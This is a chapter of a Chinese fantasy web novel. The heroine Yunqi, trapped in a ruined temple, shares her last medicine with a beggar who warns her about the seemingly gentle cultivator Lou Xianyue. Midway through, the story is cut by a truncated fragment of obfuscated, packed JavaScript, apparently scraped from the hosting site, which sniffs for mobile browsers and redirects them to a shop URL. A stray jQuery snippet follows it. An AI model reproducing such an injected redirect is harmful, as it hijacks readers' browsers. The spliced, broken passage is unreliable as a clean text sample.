2. 恰似故人归(二)

作品:《坏了,替身文学遇到沉浸式扮演了

    火红的晚霞燃烧了整片天空,在云栖眼里却是一张血红的巨网。


    少女的身形站在天地之间如此渺小。


    云栖想拔腿逃离,可双腿如灌铅般沉重,但她顾不得这么多,咬牙狂奔。


    不知跑了多久,前方出现一位看不清脸的少年,同落日余金般耀眼,与她遥遥相望。他是谁?


    云栖慢下来,目光完全被吸引。


    她不自觉地走近,想看清少年的模样,周身却开出一朵朵诡谲的骨花。


    而其中一朵,从她的胸膛破出。“咳咳咳!”


    云栖咳嗽着从噩梦中惊醒。


    晨曦从破庙残墙上大大小小的缝隙射入,打在垮塌一半的神像上,尘粒在光束所作的横梁间交织飞舞。


    这是···早上了?云栖还没从梦中缓过神,下意识低头看向自己的胸膛。


    还好还好,没有被开膛破肚。


    身上盖着昨日少年的外袍,云栖抬眸并未寻到少年的身影。


    难道他离开了?


    她继续打量,破庙里不只她一个人。


    沾满蛛网的布帘虽然隔绝了一些视线,可她依旧能看见神像的前方坐着几批人。


    他们没有扎堆,而是两三个坐在一起,看来可能互不相识。


    云栖从没见过这么多人。


    居住在小院的日子,她从来没有听到过邻里的声音。


    他们为什么都聚集在破庙里?


    云栖抱着少年的外袍起身。


    指腹接触到柔软光滑的布料,云栖动作更加拘束。


    这衣服恐怕贵的很,她可别弄坏了。


    若是再遇见道友,他突然向她讨要,她把师父卖了也赔不起。一想到那位白玉京的道友,云栖胸膛竟隐隐作痛。


    平舒口气,云栖把衣物折叠起来,护在怀中,从布帘后出来。


    对于她来说,昨夜的一切都发生的太过离奇。


    破庙中有人聚集对她来说不是坏事,说不定她可以找人问清楚长诀城究竟发生了什么。


    断裂的剑、砍坏的斧头,众人身边横七竖八倒着损坏的武器。


    这些武器和他们的主人一样筋疲力竭。


    许久没沐浴更衣的异味充斥在人群中,混杂着饭馊味,抑制住云栖早起的饥饿感。


    云栖突兀地出现打断他们仅有的休息,一道道犀利的目光立即向她聚集。众人防备敌对的目光让云栖滞在原地。


    云栖咽了口唾沫,硬着头皮迈开一小步。


    “喂!瞎子,你踩到我的地盘了!”


    胡子盘缠打结的壮汉猛地蹬向她,充血的眼球在深陷的眼眶里颤动。他喉咙里滚出一声嘶哑的爆喝:“滚回去!”


    他缺水干燥的嘴唇因为用力而裂开,渗出的血珠挂在胡茬上。


    “这、这块砖……”他攥紧的拳头重重敲击在地砖上,像是在捍卫最后的安全地,“都是老子的!”


    云栖慌乱地点头哈腰,立马撤回一只脚。


    像乌龟缩回壳一样,云栖缩回布帘后。


    心有余悸,她却听到那壮汉对他身边瑟瑟发抖的年轻人低声咒骂。


    声音里满是绝望的怒火:“……哭什么!老子说了会带你出去,把你娘的镯子赎回来!”


    云栖心中一沉。


    以他们和善的程度,云栖觉得几乎不可能从他们嘴里听到什么消息。


    微不可闻的叹了口气,云栖垂下头。


    要是师父在就好了。


    委屈感在她缓过神来后立即让她鼻尖酸涩。


    察觉到眼哐里积聚了湿热的液体,云栖快速吸气,硬生生憋回。


    重新打起精神,云栖理清思路。


    昨夜带阵法的木棺,恐怖的阴尸,还有逃亡的人群,以及白玉京的道友…


    或许他们这一切都是与阴尸有关。而这里……云栖抬头环视四周,目光落在神像上。


    破庙里有什么能保护他们。


    云栖觉得这是正确的结论,说不定师父月余未归,也许是在这种破庙中躲藏。


    可是道友呢?她出不去,他是如何离开的?


    “咯吱咯吱——”


    打磨牙齿的声音惹得云栖难受地皱眉。


    思路被打断,云栖寻着声音靠近。神像砖砌的底座下,塌陷出个大洞。


    云栖视线探去,只见破烂的衣袍露出一角来回移动。


    后背的裙襦被早上噩梦吓出的冷汗打湿。


    风从寺庙的破窗吹进,云栖感到后背一阵凉意。


    洞里是个人?


    云栖绕远,保持安全距离站定。


    乞丐蜷缩在坑洞里,两眼紧闭,面唇青紫,牙齿上下打颤。


    他整个人都在颤抖,似乎十分难受。


    云栖来不及想为什么昨夜打开棺材的乞丐也出现在这里,小心翼翼问道:“你还好吗?”


    乞丐睁眼,眼里全是被发现的惊恐。


    他抱紧自己的身子,使劲往洞里挤去。


    “你别怕,我不会伤害你。”


    云栖试图让乞丐平静下来。


    乞丐开始抽搐,似乎发病的越来越严重。


    云栖从怀中掏出一个药瓶。


    这是师父给她保命的药,她本来没打算出来这么长时间,便随身只带了一瓶。


    这瓶她已经吃了几天,如今瓶中只剩下一颗。


    她现在还不知道要在外面呆多久,若是她发病时没按时吃药,她会死。


    云栖在药瓶与快不行的乞丐间来回看了几眼。


    分下一半,云栖给两眼翻白的乞丐喂进去。


    若是剩一半,遇到困境,她还可以撑住一会儿,这样就可以回小院取药。


    药丸的作用立竿见影。


    乞丐翻白的双眼渐渐恢复正常,接着突然一把抓住云栖的胳膊。


    云栖连忙把药瓶藏好,才开始挣脱:“你、你要干什么?”


    “他是妖!”


    乞丐声音低怯,神情却分外认真。


    云栖心中咯噔一下,“妖?你在说谁?”乞丐收紧力道,双眼瞪大。


    “跑…昨晚上他一直盯着你,他一直盯着你……”


    听得云栖毛骨悚然,只觉得背后有一双眼睛在看着她。


    “你怎么到这里来了?”


    云栖心尖一颤,猛地站起身,回身而立。梦中模糊的脸在此刻变得清晰。


    少年一双含着秋波的桃花眼自然弯成两道月牙,说话时嘴角带笑,看起来温润无害。


    美玉。


    这是云栖脑海浮现的词。


    对上少年漆黑的双眸,云栖忽然卸了力。


    为什么?为什么她好像……在哪里见过这双眼睛?


    记忆的翻涌刺痛她的大脑,云栖无意识后退一步。


    瞧见她后退,楼衔月嘴角仍噙着笑。


    但唇角肌肉有一瞬僵硬,像有人用丝线强行吊住那抹弧度。即使道友神情并未多变,云栖凭直觉感到他现在心情不是很好。


    “道友莫怪,我是看到……”


    云栖手指向乞丐藏身之处,却发现乞丐不知何时已经不见了。


    溜得真快,云栖哑然。


    她改口:“这有座神像,我想找找有没有什么关于阴尸的线索。”


    “你叫我什么?”


    他眼尾的弧度未变,可破庙里悬浮的尘粒突然停滞,像被无形的手按在半空。


    云栖呼吸一窒,仿佛有一条冰凉的蛇体顺着她的脊背爬上来——而他只是静静的看着她。


    云栖心中愈发局促不安。


    也对,她和他不过是萍水相逢。她听师父说过,白玉京十二楼五城,乃成仙得道者聚集之地,以守护天地阴邪阳灵的平衡为责任。


    就算尚未被人供奉,也是被仙者挑选的天资绝伦的弟子。


    考虑到这点,云栖恭恭敬敬地行礼。


    “多谢仙者救命之恩,刚刚是云栖冒犯。”


    少年给予沉默的回应。


    35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|17007999|194112||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''


    >良久,久到云栖都觉得有些尴尬了,少年才扶着她的胳膊,让她起来。


    “云栖姑娘,你我年龄相仿,又同是修道之人,相逢即是缘份,不必如此疏离。”


    “云栖姑娘若是不介意,我姓楼名谪玉,字衔月——”


    他故意拉长停顿。


    云栖不得不猜想,他是不是在观察她听到他名字的反应?


    但少年脸上裹了一层温润的外壳,叫她看不真切,云栖也只是猜想。


    而且她也不知道要给个什么反应。


    “我可以称呼仙者为衔月道友吗?”云栖败下阵来。


    楼衔月凝视她片刻,似乎真没发现他想看到的破绽,最终微微一笑道:“当然可以。”他松开她的胳膊,云栖舒了口气。


    总感觉刚刚小命不保。


    怀中的衣物被他接过,转而被替代的是一包温热的糕点。


    食物的香气勾得云栖胃中泛酸。


    “不知道我们要在神庙中待多久,先吃点东西。”楼衔月穿好衣袍。


    自从她出了小院就一直没吃东西。


    云栖难耐地咽了口唾沫,但还是送还给他道:“长诀城危险,食物来之不易,还是道友自己留着。”


    少年的目光停留在她脸上。他一直盯着你。


    脑海忽然浮现乞丐的话,云栖眉心猛地一跳。


    他说的他,该不会是道友吧?


    “毕竟我就住在长诀城,我的师父在等我回去吃饭。”云栖突兀地找补。


    习惯让她在撒谎时不经意眨巴眨巴眼睛。


    “师父?”楼衔月尾音上扬,云栖却觉得他对这件事没多关心。


    “那姑娘许久未归,姑娘的师父一定很担心。”


    她的话前后有漏洞,若是她真有师父,她出来这么久,怎么还会在家里等着?


    脸颊发热,云栖假装楼衔月就是表面的意思,硬着头皮点点头。“不过这糕点还是姑娘拿着,送出的东西,没有收回的道理。”


    楼衔月的话滴水不漏。


    云栖没有立即吃掉,而是将糕点收起来。


    “衔月道友可以将我送出神庙吗?”


    他能出去,也应该能有办法带她出去。


    等她出了神庙,她再想办法回到小院。


    楼衔月说的对,若是师父真回来了,不仅会让师父平添担心,也会让他们错过。


    “你要离开?”楼衔月的笑容明显消失。破庙漏下的光斑落在他身上,却染不亮他的眼睛,反而在他脚边投下扭曲的暗影。


    云栖忽然感觉自己像个抛妻弃子的负心汉,“道友的救命之恩云栖不会忘记。”


    “只是我现在需要回去,若是日后再相逢,若有需要,云栖定会竭力帮忙。”


    云栖想了一圈,她身上所有物品加起来恐怕还没有道友的一件衣袍贵。


    但若她找到师父,师父说不定能帮上道友的忙。


    沉默。


    空气安静到云栖以为楼衔月会拒绝时,他开口道:“我并非持恩胁报,只是······”云栖眼中重新燃起希望。


    在她期待的目光下,楼衔月在前方带路,“跟我来。”


    少年坦坦荡荡地从神像前堂穿过。


    云栖站在布帘前,没敢迈步。


    她还以为道友有什么秘密通道,结果竟然是径直走出去。


    但好像刚刚他们不是这样对她的。


    云栖望向吼过她的壮汉,而壮汉只是用布满老茧和伤口的手,摆弄着掉了只耳朵的布老虎。


    见她落后,楼衔月停下脚步,“怎么了?”


    “没、没事。”云栖摇头,快步跟上。


    楼衔月站定在神庙门口,云栖从他的背后冒出头来。


    神庙十步开外,竟是白茫茫的一片。


    又起雾了。


    浓雾像活物般翻滚,每一次低吼都让雾墙突兀出狰狞人形。


    楼衔月接着道:“只是雾中危险,恐怕姑娘回去的路并不安全。”